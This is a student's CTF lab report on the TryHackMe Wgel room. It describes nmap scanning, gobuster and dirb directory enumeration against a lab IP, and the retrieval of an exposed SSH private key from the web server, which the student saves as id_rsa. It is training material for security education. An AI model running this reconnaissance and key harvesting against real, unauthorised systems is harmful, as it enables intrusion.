**ASSIGNMENT 15**

**STEPS PERFORMED ON WGEL CTF AND LINUX FUNDAMENTAL’S PART 3**

# **INDEX**

|  |  |  |
| --- | --- | --- |
| **SL NO** | **TOPIC** | **PAGE NO** |
| 1. | Summary report on different steps performed on Wgel Ctf | 2-5 |
| 2. | Summary report on different steps performed on Linux Fundamentals Part 3 | 5-7 |


# **Topic: STEPS PERFORMED ON WGEL CTF AND LINUX FUNDAMENTAL’S PART 3 (TRYHACK ME)**

ASSIGNMENT 15(DAY 17) Date:15-07-2022

1. **Summary report on different steps performed on Wgel CTF**


**Step 1:**

**Startup room was solved today on tryhackme. At first, the machine was started and we copied the IP Address which was provided by Tryhackme for port scanning then we opened the attack box. Then we downloaded the configuration file.**

****

**Step 2:**


**Initially we created a folder name CTF in the desktop, and inside that folder we created 2 more folder as Web and Nmap. Then on the terminal in order to port scan we used the command nmap -sC -Sv -A -Pn 10.10.150.46 And we obtained the following results.**

****

**Then with sudo nano /etc/hosts command we save the IP address as wgel.thm.**


**Step 3:**

**Then we performed gobuster scan with the command dir -u** [**http://wgel.thm/**](http://wgel.thm/) **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt in order to find more about directories.**

****


**Step 4:**

**In the previous gobuster scan we found that sitemap is present so we visited the site and performed another gobuster scan with sitemap with the following command dir -u** [**http://wgel.thm/sitemap/**](http://wgel.thm/sitemap/) **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt. And we got the following result.**

****


**Step 5:**

**Then we again did another scan using the command ‘dirb’, dirb** [**http://wgel.thm/sitemap/**](http://wgel.thm/sitemap/) **-w /usr/share/wordlists/dirb/common.txt. Then we got. shh extension.**

****


**Step 6:**

**Then we performed the scan with.shh extension we got a private key.Then with nano command as nano id\_rsa we saved the message.**

****

